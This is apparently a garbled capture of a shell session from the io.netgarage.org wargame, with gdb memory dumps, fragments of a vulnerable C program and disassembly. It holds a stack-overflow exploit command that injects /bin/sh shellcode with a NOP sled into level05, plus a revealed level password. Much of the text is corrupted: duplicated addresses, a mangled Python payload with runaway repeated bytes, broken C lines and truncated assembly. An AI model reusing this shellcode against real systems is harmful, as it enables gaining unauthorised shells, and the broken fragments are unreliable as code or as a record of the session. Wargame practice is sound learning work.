0xbffffdb0
                           0x08048420
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                           0x00000002
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0xbffffcb0:
                          0xbfffffe41
0xbfffffe85
0xbfffff18
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0xbffffe91
                                                                                 0xbffffe67
0xbffffeb8
                                                                                                            0xbffffe72
0xbffffec4
0xbffffcc0:
0xbffffcd0:
                                                      0xbfffff2e
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                           0xbfffff5a
                                                      0xbfffff63
(gdb) s
Single stepping until exit from function main, which has no line number information.
which has no line number information.
__strcpy_sse2 () at ../sysdeps/i386/i686/multiarch/strcpy-sse2.S:1613
1613 ../sysdeps/i386/i686/multiarch/strcpy-sse2.S: No such file or directory.
(gdb) x/10x$esp
0xbffffb4c: 0x080483f3 0xbffffb70 0xbffffdc0 0xb7fff920
0xbffffb5c: 0xb7e9edb3 0xbffffb8e 0x00000000 0xb7fe5110
0xbffffb6c: 0xb7fffc10 0xbffffb8f
(gdb) x/100x $esp
0xbffffb4c: 0x
0xbffffb5c: 0x
0xbfffffb6c: 0x
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0xbffffb8f
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
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       debugging session is active.
                                Inferior 1 [process 16625] will be killed.
Quit anyway? (y or n) y
level5@io:/levels$ ./level05 $(python -c 'print "\x90"*90 + "\xeb\x18\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x89\xf3\x8d\x4e\x08
\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\xff/bin/sh" + "\xf0\xdb\xff\xbf"*20';)
                     ∰/bin/sh∰
 level5@io:/levels$
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For help, type "help".
Type "aprops word" to search for commands related to "word"...
Reading symbols from level05...done.
(gdb) run (pypthon - c' print "\y99"*115 + "\x31\xc0\x50\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x2f\x73\x68\x68\x2f\x73\x68\x68\x2f\x73\x68\x68\x2f\x73\x68\x68\x2f\x73\x68\x68\x2f\x73\x68\x68\x2f\x73\x68\x68\x73\x73\x68\x68\x73\x73\x68\x68\x73\x73\x68\x68\x73\x73\x68\x68\x73\x73\x68\x68\x73\x73\x68\x68\x73\x73\x68\x73\x73\x68\x73\x73\x73\x73\x73\x73\x73\x73\x73\
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Password for level 06 is "fQ8W8YISBJBWKV2R"





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20. level6@io.netgarage.org
  18. level6@io.netgarage.org
                                                         19. level5@io.netgarage.org (1)
            strcat(greeting, user.name);
printf("%s\n", greeting);
int main(int argc, char **argv, char **env){
    if(argc != 3) {
        printf("USAGE: %s [name] [password]\n", argv[0]);
                         return 1;
            struct UserRecord user = {0};
strncpy(user.name, argv[1], sizeof(user.name));
strncpy(user.password, argv[2], sizeof(user.password));
            char *envlang = getenv("LANG");
           char *enviang - goto
if(envlang)
if(!memcmp(envlang, "fr", 2))
language = LANG_FRANCAIS;
else if(!memcmp(envlang, "de", 2))
language = LANG_DEUTSCH;
            greetuser(user);
Program received signal SIGSEGV, Segmentation fault.

0x42424242 in ?? ()

(gdb) x/100xw $esp

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20. level6@io.netgarage.org
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  18. level6@io.netgarage.org
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0xbffffecd
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0xbffffcf0:
(gdb) quit
                                                                                                       0xbfffff46
   debugging session is active.
             Inferior 1 [process 17335] will be killed.
Quit anyway? (y or n) y
level6@io:/levels$ gdb -q level06
Reading symbols from level06...(no debugging symbols found)...done.
(gdb) disassemble greetuser
Dump of assembler code for function greetuser:
0x0804851c <+0>: push %ebp
0x0804851d <+1>: mov %esp,%ebp
0x0804851d <+3>: sub $0x58,%esp
0x08048522 <+6>: mov 0x804064 %eax
     0x08048522 <+6>:
0x08048527 <+11>:
                                                  0x8049964,%eax
                                                  $0x1,%eax
0x8048540 <greetuser+36>
                                      cmp
     0x0804852a <+14>:
```

